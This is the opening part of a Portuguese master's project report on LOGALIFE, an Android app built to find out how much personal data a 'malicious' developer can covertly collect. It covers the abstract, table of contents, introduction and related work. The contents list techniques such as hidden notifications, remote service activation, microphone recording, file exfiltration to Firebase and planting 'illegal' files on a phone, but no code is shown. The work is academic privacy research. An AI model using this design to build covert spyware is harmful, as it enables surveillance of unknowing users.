Segurança em Dispositivos Móveis

LOGALIFE

Mestrado em Cibersegurança e Informática Forense

Miguel Vieira Mascarenhas

Leiria, setembro de 2022

Segurança em Dispositivos Móveis

LOGALIFE

Mestrado em Cibersegurança e Informática Forense

Miguel Vieira Mascarenhas

2202275

Trabalho de Projeto realizado sob a orientação da

Professora Doutora Sónia Maria Almeida da Luz

Leiria, setembro de 2022

Originalidade e Direitos de Autor

O presente relatório de projeto é original, elaborado unicamente para este fim, tendo sido devidamente citados todos os autores cujos estudos e publicações contribuíram para o elaborar.

Reproduções parciais deste documento serão autorizadas na condição de que seja mencionado o Autor e feita referência ao ciclo de estudos no âmbito do qual o mesmo foi realizado, a saber, Curso de Mestrado em Cibersegurança e Informática Forense, no ano letivo 2021/2022, da Escola Superior de Tecnologia e Gestão do Instituto Politécnico de Leiria, Portugal, e, bem assim, à data das provas públicas que visaram a avaliação destes trabalhos.

Agradecimentos

Gostaria de agradecer a todos os que me acompanharam durante este percurso académico.
À Professora e orientadora Doutora Sónia Maria Almeida da Luz muito obrigado pelo apoio, disponibilidade e compreensão demonstrada ao longo do projeto.
Aos meus amigos e colegas de mestrado um muitíssimo obrigado por toda a ajuda e apoio que sempre me disponibilizaram.
Por último, um agradecimento àqueles que me permitiram concluir o projeto e o relatório, obrigado a todos os meus familiares pelo apoio.

Resumo

O projeto **LOGALIFE** surgiu de uma autoproposta realizada para a unidade curricular (UC) de Projeto de Segurança. Esta UC, pertencente ao primeiro ano do Mestrado de Cibersegurança e Informática Forense, tem como principal objetivo que os estudantes definam uma autoproposta de projeto que possa ser desenvolvida como projeto final de Mestrado. O objetivo desta UC foi atingido uma vez que o tema autoproposto foi precisamente o utilizado como projeto final do segundo e último ano do Mestrado.

Este projeto nasce da curiosidade de longa data em perceber qual o nível de privacidade que um utilizador Android tem ao utilizar diversas aplicações a partir do momento em que este cede algumas permissões.

A ideia do projeto surgiu ao reparar que aplicações simples como calculadoras, aplicações de produtividade, aplicações de fitness, etc. pedem recorrentemente permissões que parecem excessivas para as funcionalidades anunciadas pela aplicação. A ideia evoluiu para, em vez de ser feita uma análise às aplicações, ser desenvolvida uma aplicação que obtenha o máximo de informações do utilizador sem que este se aperceba, ou seja, a ideia principal passa por desenvolver a aplicação pensando como um programador "mal-intencionado" e perceber que informações são possíveis de obter com e sem a cedência de permissões do utilizador.

Ao longo do desenvolvimento da aplicação **LOGALIFE** todas as informações obtidas e a forma como as mesmas foram adquiridas foram reportadas no relatório desenvolvido em simultâneo com o projeto.

Para além da aplicação Android e do relatório foi também desenvolvida uma aplicação WEB com o propósito de apresentar e analisar os dados obtidos. Esta aplicação WEB é como se fosse o painel de administrador que seria utilizado pelo programador "mal-intencionado" para aceder aos dados dos utilizadores da aplicação **LOGALIFE**.

Palavras-chave: Android, Privacidade, Segurança, Permissões, Informações Privadas

Abstract

The **LOGALIFE** project emerged from a self-proposal made for the curricular unit of Security Project. This course, belonging to the first year of the Masters of Cybersecurity and Computer Forensics, has as its main objective that students define a project self-proposal that they could develop as a final project for the Masters. The goal of this course was achieved since the self-proposed theme was precisely the one used as the final project of the second and last year of the Masters.

This project was born from a long-time curiosity to understand what level of privacy an Android user has when using several applications from the moment he or she gives up some permissions.

The idea of the project came when noticing that simple applications such as calculators, productivity apps, fitness apps, etc. repeatedly ask for permissions that seem excessive for the features advertised by the application. The idea evolved to, instead of doing an analysis of the applications, to develop an application that gets as much information from the user without him noticing. The main idea is to develop the application by thinking like a "malicious" programmer and understand what information is possible to obtain with and without giving up user permissions.

Throughout the development of the **LOGALIFE** application, all the information obtained and how it was obtained was reported in the report developed simultaneously with the project.

In addition to the Android application and the report, a web application was also developed with the purpose of presenting and analyzing the data obtained. This web application is like the administrator panel that would be used by the "malicious" programmer to access the data of the **LOGALIFE** application users.

Keywords: Android, Privacy, Security, Permissions, Private Information

Índice

Originalidade e Direitos de Autor ..... **iii**

Agradecimentos ..... **iv**

Resumo ..... **v**

Abstract ..... **vi**

Lista de Figuras ..... **ix**

Lista de Tabelas ..... **xi**

Listagem de Códigos ..... **xii**

Lista de Siglas e Acrónimos ..... **xiii**

1. Introdução **1**

1.1. Problema e Enquadramento **2**

1.2. Motivação e Objetivos **3**

1.3. Estrutura do Documento **4**

2. Trabalho Relacionado **6**

2.1. Mobile Tracking System using Web Application and Android Apps **6**

2.2. Android Permission System and User Privacy - A Review of Concept and Approaches **7**

2.3. Automated Mobile User Experience Measurement: Combining Movement Tracking with App Usage Logging **9**

2.4. PhotoSafer: Content-Based and Context-Aware Private Photo Protection for Smartphones **11**

2.5. Is My Phone Listening in? On the Feasibility and Detectability of Mobile Eavesdropping **12**

2.6. Análise Comparativa **15**

3. Especificações **17**

3.1. Metodologia **17**

3.1.1. Scrum 17

3.1.2. Trello 19

3.2. Análise de Requisitos **22**

3.2.1. Levantamento de Requisitos 22
3.2.2. User Stories 24

Desenvolvimento 25

4.1. Aplicações Utilizadas 25

4.2. Acesso aos Contactos e Registo de Chamadas 26

4.

4.3. Lista de Aplicações Utilizadas 29

4.4. Acesso à Localização 33
4.4.1. Obtenção da Localização 34
4.4.2. Armazenamento da Localização no Firebase – Versão 1 36
4.4.3. Armazenamento da Localização no Firebase 37

4.5. Execução da Aplicação em Background 39

4.6. Acesso aos Ficheiros Armazenados 43

4.7. Incutir Ficheiros Ilegais no Smartphone 49

4.8. Acesso ao Microfone 52

4.9. Iniciar Serviço Remotamente 56

4.10. Aplicação WEB 61
4.10.1. Configuração do Firebase 63
4.10.2. Iniciar / Parar Serviço 65
4.10.3. Ficheiros 66
4.10.4. Contactos e Registo de Chamadas 70
4.10.5. Lista de Aplicações Utilizadas 72

5.

4.11. Análise de Resultados 74

Conclusões 77

5.1. Trabalho Futuro 78

Bibliografia 81

Lista de Figuras

Figura 1 - Percentagem de Smartphones na população mundial (Source: Strategy Analytics, Inc.) 1
Figura 2 - Nível de Ameaça das Aplicações [3] 8
Figura 3 - TrackLab [4] 10
Figura 4 - Categorização dos Inquiridos [5] 11
Figura 5 - Possível Cenário de Espionagem [6] 14
Figura 6 - Quadro Kanban no Trello 20
Figura 7 - Story "Obter Lista de Contactos" 21
Figura 8 - Estrutura da Tabela "contacts" - Firebase 27
Figura 9 - Estrutura de Classes para Contactos 28
Figura 10 - Estrutura da Tabela "call_records" – Firebase 28
Figura 11 - Intervalos Temporais do package UsageStatsManager 30
Figura 12 - Permissão "Usage Acess" 31
Figura 13 - Métodos do package UsageStatsManager 32
Figura 14 - Estrutura tabela "app_usage" no Firebase 33
Figura 15 - Aplicação `LOGALIFE` 34
Figura 16 - Estrutura da Classe "LocationInfo" 36
Figura 17 - Estrutura de Dados Inicial – Localização 36
Figura 18 - Estrutura de Dados Final - Localização 37
Figura 19 - Botões de Iniciar/Parar Serviço de Localização 40
Figura 20 - Notificação de Acesso à Localização em Background 41
Figura 21 - Notificação Android Acesso à Localização em Background 42
Figura 22 - Permissão de Acesso a Fotos e Multimédia 43
Figura 23 - Pasta "Phone" do Smartphone 45
Figura 24 - Firebase Storage – Raiz 48
Figura 25 - Firebase Storage - Imagens 48
Figura 26 - Ficheiro "Ilegal" 49
Figura 27 - Pasta DCIM/Camera 51

Figura 28 - Aplicação LOGALIFE – versão com 3 botões 53
Figura 29 - Gravações Áudio 53
Figura 30 - Aplicação LOGALIFE 56
Figura 31 - Funcionamento do Serviço de *Background* 57
Figura 32 - Headers do Request 57
Figura 33 - Body do Request – Start Service 58
Figura 34 - Body do Request – Stop Service 58
Figura 35 - Menu Aplicação WEB LOGALIFE 63
Figura 36 - Aplicação LOGALIFE - Ações 65
Figura 37 - Aplicação LOGALIFE - Ficheiros 67
Figura 38 - Aplicação LOGALIFE - Ficheiros – Imagens 69
Figura 39 - Aplicação LOGALIFE - Ficheiros - Screenshots 70
Figura 40 - Aplicação LOGALIFE - Contactos 71
Figura 41 - Aplicação LOGALIFE - Aplicações 72
Figura 42 - Estrutura do Uso de Aplicações no Firebase 73

Lista de Tabelas

Tabela 1 - Aplicações Escolhidas para Análise 8

Tabela 2 - Pontos em comum com LOGALIFE 16

Tabela 3 - Papéis do Scrum 18

Tabela 4 - User Stories 24

Listagem de Código Fonte

Listagem 1 - Guardar Localização no Firebase 38

Listagem 2 - Permissões adicionadas ao ficheiro AndroidManifests.xml 43

Listagem 3 - Dependência adicionada ao ficheiro build.gradle 43

Listagem 4 - Obter Ficheiros 47

Listagem 5 - Download do Ficheiro "Ilegal" 50

Listagem 6 - Esconder Notificação 51

Listagem 7 - Iniciar Gravação 54

Listagem 8 - Parar Gravação 55

Listagem 9 - Microfone em Foreground 56

Listagem 10 - Body do Request – Stop Service 58

Listagem 11 - Obter Token para Notificação 59

Listagem 12 - Gerir Notificações para Iniciar/Parar Serviço 60

Listagem 13 - Registar Serviço 61

Listagem 14 - Inicializar Firebase 64

Listagem 15 - Funções Responsáveis pelas Notificações 66

Listagem 16 - Obter Imagens do Firebase 68

Listagem 17 - Listagem de imagens - Vue.js 69

Listagem 18 - Converter ms no Formato Adequado 73

Lista de Siglas e Acrónimos

CPU	Central Processing Unit
CSS	Cascading Style Sheets
GPS	Global Positioning System
ms	Milissegundos
REST	Representational State Transfer
SO	Sistema Operativo
STT	Speech to Text

Introdução

1. A percentagem da população mundial que possui e utiliza um ou mais smartphones tem vindo a aumentar celeremente e com o desenvolvimento dos países dos maiores continentes em termos populacionais, África e Ásia, é esperado que este número continue a aumentar. Esta informação pode ser consultada na Figura 1 que demonstra que, no curto espaço de tempo de 9 anos, a percentagem mundial da população que utiliza um *smartphone* passou de cerca de 10% em 2012 para mais de 50% em 2021 [1].



Figura 1 - Percentagem de Smartphones na população mundial (Source: Strategy Analytics, Inc.)[1]

Todos os dados apontam para que o número de utilizadores de *smartphones* continue a aumentar com a rápida globalização dos países em desenvolvimento no sudoeste asiático e no continente africano.

[1] https://news.strategyanalytics.com/press-releases/press-release-details/2021/Strategy-Analytics-Half-the-World-Owns-a-Smartphone/default.aspx

Nos últimos anos os cidadãos, um pouco por todo o mundo, tiveram a oportunidade de perceber as conveniências potenciadas pela utilização de um *smartphone* como:

- Rápido acesso à informação;
- Globalização;
- A possibilidade de comunicação com qualquer outro utilizador em qualquer momento;
- Aumento da produtividade;
- Portabilidade;
- Utilização de funcionalidades como a câmara e o GPS (*Global Positioning System*);
- etc…

Contudo, de modo a ser possível utilizar algumas destas funcionalidades, o utilizador poderá ter de abdicar da sua privacidade. Enquanto, por exemplo, numa câmara digital (sem acesso à internet) o utilizador tem a certeza de que apenas o próprio tem acesso às suas imagens, o mesmo pode não acontecer num *smartphone* uma vez que o utilizador não sabe se alguma das seguintes entidades consegue aceder e exportar as suas imagens para fora do *smartphone* sem o conhecimento ou permissão do mesmo:

- Sistema Operativo (SO);
- Fabricante do *Smartphone*;
- Aplicações Instaladas no Sistema.

Esta sensação de constante desconfiança perante os *smartphones* tem vindo a aumentar, tendo sido potenciado pelas inúmeras notícias de armazenamentos e processamentos de dados pessoais de utilizadores para fins comerciais por parte das grandes empresas. Assim, torna-se importante perceber onde está a fronteira entre conveniência e privacidade do utilizador.

1.1.Problema e Enquadramento

Uma das questões negativas levantadas pelo irreversível aumento do uso da tecnologia a nível global é a linha de fronteira entre conveniência e privacidade. Se por um lado é

indiscutível que a tecnologia e os seus infinitos benefícios facilitam a vida de muitos, esta também tem as suas desvantagens, sendo a principal a perda de privacidade para o utilizador.

O problema que a aplicação proposta pretende analisar é perceber até onde é que é possível a um programador mal-intencionado ou uma grande empresa como a Google ir na procura por dados dos seus utilizadores Android. Algumas das questões que a aplicação a desenvolver pretende responder são:

- Que informações são possíveis recolher de um utilizador Android?
- Com que facilidade é possível recolher informações pessoais?
- Que informações podem ser recolhidas sem a permissão ou conhecimento do utilizador?
- Quais as dificuldades impostas pela Google para a obtenção de informações privadas por um utilizador mal-intencionado?

1.2.Motivação e Objetivos

O projeto **LOGALIFE** surgiu no âmbito de uma autoproposta efetuada como tópico para o projeto final integrado no Mestrado em Cibersegurança e Informática Forense na Escola Superior de Tecnologia e Gestão do Politécnico de Leiria. A autoproposta surgiu e foi planeada na unidade curricular de Projeto de Segurança[2].

A motivação para a escolha do tema do projeto surgiu ao reparar que aplicações simples como calculadoras, aplicações de produtividade, aplicações fitness, etc. pedem recorrentemente permissões que parecem excessivas para as funcionalidades anunciadas pela aplicação.

Os objetivos do projeto **LOGALIFE** passavam pelo desenvolvimento de uma aplicação móvel que obtenha o máximo de informações do utilizador sem que este se aperceba, ou seja, a ideia principal passava por desenvolver a aplicação pensando como um programador "mal-intencionado" e perceber que informações são possíveis de obter com e sem a cedência de permissões do utilizador.

[2] Esta UC pertence ao primeiro ano do Mestrado de Cibersegurança e Informática Forense.

Enquanto o objetivo principal passava pelo desenvolvimento da aplicação móvel, foi definido como objetivo secundário o desenvolvimento de uma aplicação WEB que permitisse a visualização da informação extraída ao utilizador da aplicação móvel.

Desta forma espera-se que seja possível ter uma melhor noção de quais os riscos que se corre quando se cedem certas permissões a inúmeras aplicações.

1.3.Estrutura do Documento

Os restantes capítulos deste documento estão estruturados como se descreve de seguida.

No segundo capítulo são apresentados cinco trabalhos relacionados que foram considerados relevantes para o desenvolvimento da aplicação **LOGALIFE**. Ao longo dos cinco primeiros subcapítulos são apresentados os trabalhos realizados bem como qual a sua relevância no contexto do projeto desenvolvido. No sexto subcapítulo é feita a análise comparativa entre os trabalhos relacionados que foram estudados.

No terceiro capítulo são apresentadas as especificações traçadas para o projeto, a metodologia utilizada – neste ponto são explicados alguns conceitos chave da metodologia e da ferramenta utilizada para a gestão das especificações do projeto. É ainda feita uma análise de requisitos e são especificadas as *user stories* definidas para o projeto **LOGALIFE**.

O quarto capítulo é talvez o mais importante, uma vez que é aqui que é reportado o desenvolvimento da aplicação, é explicado ao leitor que informações foram possíveis de obter, bem como a forma como as mesmas foram obtidas. Este capítulo está dividido em 11 subcapítulos que correspondem às funcionalidades principais que foram desenvolvidas neste projeto. Dos 11 subcapítulos existentes, o primeiro corresponde ao resumo das aplicações utilizadas durante o desenvolvimento, os 8 subcapítulos seguintes coincidem com o desenvolvimento da aplicação Android. O penúltimo subcapítulo está relacionado com a aplicação WEB que tem o objetivo de mostrar os dados da aplicação Android **LOGALIFE**. No último subcapítulo é feita uma análise aos resultados obtidos e também são respondidas as questões levantadas na introdução do documento.

Por último, no quinto capítulo são retiradas as devidas conclusões sobre o desenvolvimento do projeto e são também apresentadas algumas funcionalidades que poderão ser consideradas referências para trabalho futuro.

2. Trabalho Relacionado

Antes de ser iniciado o projeto foi efetuado um processo de pesquisa onde se identificaram alguns trabalhos que, de alguma forma, se assemelhem com o projeto proposto pela aplicação **LOGALIFE**, de modo a melhor entender o que poderá ser útil ou o que se deve acrescentar.

2.1. Mobile Tracking System using Web Application and Android Apps

Um dos trabalhos analisados que se destacou na fase de pesquisa e leitura de projetos relacionados foi o *Mobile Tracking System using Web Application and Android Apps* [2].

Este trabalho destacou-se devido às semelhanças que apresenta com a ideia definida para o projeto **LOGALIFE**, mais concretamente com a funcionalidade de obtenção da localização do utilizador recorrendo ao sinal de GPS.

O sistema proposto no artigo relacionado consiste no desenvolvimento de uma aplicação Android que recebe a localização através de GPS e envia esses mesmo dados para um servidor remoto. O objetivo deste armazenamento dos dados passa por possibilitar a identificação dos locais onde o utilizador esteve num determinado momento e até mesmo localizar o utilizador em tempo real.

No contexto do trabalho, além da aplicação Android foi também desenvolvida uma aplicação WEB que permite consultar as localizações do(s) utilizador(es). Esta funcionalidade, que permite aceder de forma simples aos dados obtidos, faz todo o sentido e será desenvolvido também um *website* onde será possível consultar todos os dados extraídos na aplicação **LOGALIFE**.

Os autores do artigo identificaram alguns dos problemas que enfrentaram na fase de testes, alguns destes problemas poderão ser comuns com o desenvolvimento da aplicação **LOGALIFE**:

- Problemas de conexão GPS dentro de edifícios;
- Problemas com a precisão do GPS que pode gerar dados falsos;

- Dependência de uma conexão à internet de forma a enviar os dados da localização – este problema poderá ser resolvido guardando a localização localmente no *smartphone* e, posteriormente, aquando de uma reconexão à internet poderão ser atualizados;

É importante notar que apesar dos autores não frisarem qual a versão Android utilizada para o desenvolvimento e respetivos testes da aplicação, pode-se afirmar que a aplicação foi desenvolvida na versão 7.1.2 ou anterior, uma vez que o lançamento da versão 8 do Android ocorreu alguns meses depois da publicação do relatório. É igualmente importante realçar que a Google tem vindo a aumentar a complexidade da sua política de gestão de permissões e desta forma nas versões mais recentes do Android torna-se cada vez mais difícil o acesso às informações privadas do utilizador, como por exemplo a localização, sem a autorização expressa do mesmo.

Este artigo desempenhará um papel importante no desenvolvimento da aplicação pois permite identificar e preparar potenciais problemas aquando do desenvolvimento do módulo que irá ser responsável por devolver a localização do utilizador.

2.2. Android Permission System and User Privacy - A Review of Concept and Approaches

O segundo artigo considerado relevante, *Android Permission System and User Privacy – A Review of Concept and Approaches* [3], foi escrito por dois estudantes da Universidade de Engenharia e Informática de Galway localizada na Irlanda. Este artigo tem o objetivo de analisar os perigos associados a cada uma das permissões do Android. Além disso o *paper* reporta a análise feita a oito das aplicações mais utilizadas para o sistema operativo Android. Segundo os autores, a escolha das aplicações foi feita tendo por base a categoria das mesmas. Foi escolhida uma aplicação para representar cada uma das categorias como se pode consultar na Tabela 1.

A análise às aplicações escolhidas teve por base a classificação atribuída pela Google para cada permissão (ameaça ou não ameaça). Permissões como a de acesso à localização, acesso à câmara, acesso ao microfone, entre outras, são consideradas uma ameaça à privacidade dos dados do utilizador, porém a permissão de acesso ao sistema de armazenamento interno de ficheiros não.

Tabela 1 - Aplicações Escolhidas para Análise

#	Nome da Aplicação	Categoria
1	WhatsApp	Comunicação
2	Facebook	Rede Social
3	Google Docs	Produtividade
4	Spotify	Música
5	Duolingo	Educação
6	YouTube	Vídeo
7	Just Eat	Estilo de Vida
8	Amazon	Compras

Por fim, são somadas as permissões consideradas uma ameaça que foram requisitadas por cada uma das aplicações. Com este resultado é possível quantificar quais as aplicações que mais pedem permissões consideradas uma ameaça, destacando-se as aplicações das categorias *Comunicação* e *Social*, como se pode verificar pelos resultados apresentados na Figura 2.



Figura 2 - Nível de Ameaça das Aplicações [3]

O artigo frisa também quais as permissões classificadas pela comunidade de programadores como perigosas. É ainda destacada a permissão de WIFI que, apesar de não ser classificada como perigosa, é esta que permite que os dados sejam exportados do *smartphone* para um servidor ou uma base de dados remota.

O estudo das permissões realizado neste artigo pode tornar-se bastante importante ao longo do desenvolvimento da aplicação **LOGALIFE** uma vez que, certamente, será necessário fazer uma gestão das permissões requisitadas ao utilizador e este estudo permitiu ter uma ideia do que cada uma das permissões mais utilizadas permite fazer. Por outro lado, será igualmente interessante perceber se é possível obter algumas informações ou ficheiros do utilizador sem que o mesmo tenha concedido permissões para tal.

2.3. Automated Mobile User Experience Measurement: Combining Movement Tracking with App Usage Logging

Outro artigo que serviu como base de preparação para o projeto **LOGALIFE** foi o artigo *Automated Mobile User Experience Measurement: Combining Movement Tracking with App Usage Logging* [4]. O artigo foi publicado em 2014 por 4 autores que à data da publicação eram trabalhadores e um deles fundador da empresa Noldus[3].

Apesar de se poder afirmar que em algumas áreas este artigo é semelhante à pesquisa analisada no capítulo 2.1, existem algumas diferenças entre os dois. Enquanto o primeiro artigo, *Mobile Tracking System using Web Application and Android Apps*, se focava totalmente na obtenção da localização através de GPS, este artigo vai um pouco mais longe e para além de fazer o registo das localizações acedidas pelo utilizador, a aplicação desenvolvida para o estudo permite também perceber que aplicações foram utilizadas numa certa localização ou no caso de o *smartphone* estar em *standby*, essa mesma informação é também armazenada e posteriormente visualizada numa aplicação para *desktop* desenvolvida pelos autores do artigo.

A aplicação para *desktop* utilizada para a visualização de dados da localização[4] pertence à empresa Noldus. Esta aplicação permite visualizar, recorrendo ao mapa que é possível consultar na Figura 3, o trajeto do utilizador num intervalo de datas. É ainda possível

[3] https://www.noldus.com/
[4] https://www.noldus.com/tracklab

verificar na Figura 3 que a aplicação tenta classificar o tipo de movimento que o utilizador fez em cada uma das respetivas localizações, sendo que esta informação é representada através das diferentes cores visíveis no mapa. A correspondência entre as cores e o tipo de movimento pode ser consultada na legenda do mapa.



Figura 3 - TrackLab [4]

Uma das dúvidas que a leitura do artigo levantou foi a possibilidade de, nas versões mais recentes do Android, ainda ser possível saber quais as aplicações acedidas pelo utilizador num período temporal e, caso seja, será algo relevante de implementar na aplicação **LOGALIFE**.

Um ponto comum entre este e o primeiro artigo é a possibilidade de visualizar em versão *desktop*/WEB as localizações frequentadas pelo utilizador. Este será outro ponto que valerá certamente a pena investir tempo no contexto da aplicação **LOGALIFE**.

Este artigo serviu de inspiração para a aplicação WEB que se espera desenvolver na fase final do desenvolvimento, esta aplicação terá a finalidade de apresentar os dados que se esperam recolher do *smartphone* do utilizador.

2.4. PhotoSafer: Content-Based and Context-Aware Private Photo Protection for Smartphones

O artigo *PhotoSafer: Content-Based and Context-Aware Private Photo Protection for Smartphones* [5] reporta os resultados de uma pesquisa efetuada entre 112 inquiridos, onde o objetivo passava por identificar que tipo de informações os participantes do inquérito armazenam nos seus *smartphones*.

Inicialmente, o estudo categoriza os participantes por faixa etária e pelo sistema operativo do seu *smartphone*, tal como se pode consultar na Figura 4.

TABLE I: Mobile Phone Platform Usage of Survey Respondents

Mobile Phone Platform	Proportion of Respondents
Android	77.7%
iPhone	21.4%
Windows Phone	0.9%

TABLE II: Age Group Distribution of Survey Respondents

Age Group	Proportion of Respondents
Less than 20 years	5.4%
20-30 years	84.8%
30-40 years	9.8%

Figura 4 - Categorização dos Inquiridos [5]

Uma das conclusões de maior destaque deste estudo é a elevada percentagem de pessoas que afirmaram armazenar dados privados no seu *smartphone*, 88.6% dos inquiridos afirmaram ter dados considerados privados como, por exemplo:

- Fotos privadas;
- Carta de condução;
- Passaporte.

No artigo foi desenvolvida uma aplicação chamada “PhotoSafer” que, para além de aceder aos ficheiros dos utilizadores, classificava posteriormente os mesmos numa das seguintes categorias:

- Ficheiros Públicos;

- Imagem de Documento (carta de condução, passaporte, …);
- Documento Legal;
- Família;
- *Nudes.*

A classificação dos documentos foi baseada em algoritmos de redes neuronais (DCNN) que utilizaram como dataset [18] imagens da base de dados ImageNet[5] que à data continha cerca de 1.2 milhões de imagens. O módulo responsável por fazer a classificação dos ficheiros foi desenvolvido utilizando a biblioteca Tensorflow[6] com Python[7].

Um dos objetivos do projeto passará por tentar perceber quão seguros estão os dados dos utilizadores antes e depois de estes cederem certas permissões no seu dispositivo Android. Com o aumento da capacidade de armazenamento dos dispositivos móveis cresce também a quantidade de ficheiros que cada utilizador pode armazenar. Desde imagens, vídeos, gravações áudio, documentos, entre outros., todos estes podem conter informação sensível e será importante perceber em primeiro lugar, se é possível aceder a estes ficheiros e enviá-los para um servidor, e em segundo lugar, com que facilidade este processo pode ser efetuado.

2.5. Is My Phone Listening in? On the Feasibility and Detectability of Mobile Eavesdropping

O último trabalho analisado, que foi considerado relevante para o contexto do projeto, foi desenvolvido por dois alunos da Universidade Técnica de Berlim.

A elaboração do artigo *Is My Phone Listening in? On the Feasibility and Detectability of Mobile Eavesdropping* [6] é motivada pelos vários problemas de privacidade nos dispositivos móveis.

[5] https://image-net.org/
[6] https://www.tensorflow.org/learn
[7] https://www.python.org/da

Os autores começam por referir que existem cada vez mais suspeitas que os seus *smartphones* os escutam sem que o utilizador tenha dado permissões para tal (pelo menos de forma consciente). Existem cada vez mais relatos que alegam que conversas privadas conduzidas na presença de *smartphones* resultaram, mais tarde, em anúncios relacionados com os tópicos mencionados nas conversas.

Qualquer *smartphone* moderno tem a capacidade de gravar som com bastante qualidade. Isto torna possível gravar as conversas privadas dos utilizadores recorrendo aos microfones incorporados. Os *smartphones* têm também a possibilidade de transmitir dados sensíveis, tais como a própria gravação ou informação extraída do discurso gravado para servidores através da Internet. As aplicações móveis instaladas num *smartphone* poderão então explorar estas capacidades para efetuarem espionagem.

Ao longo do artigo é explicado como funcionaria um eventual modelo de espionagem através dos *smartphones* dos utilizadores. O modelo funcionaria da seguinte forma:

1. As conversas são gravadas através do *smartphone* do utilizador, a responsabilidade desta gravação pode ser da autoria:
   - da empresa responsável pelo sistema operativo, por exemplo, Apple ou Google;
   - das aplicações instaladas no dispositivo;
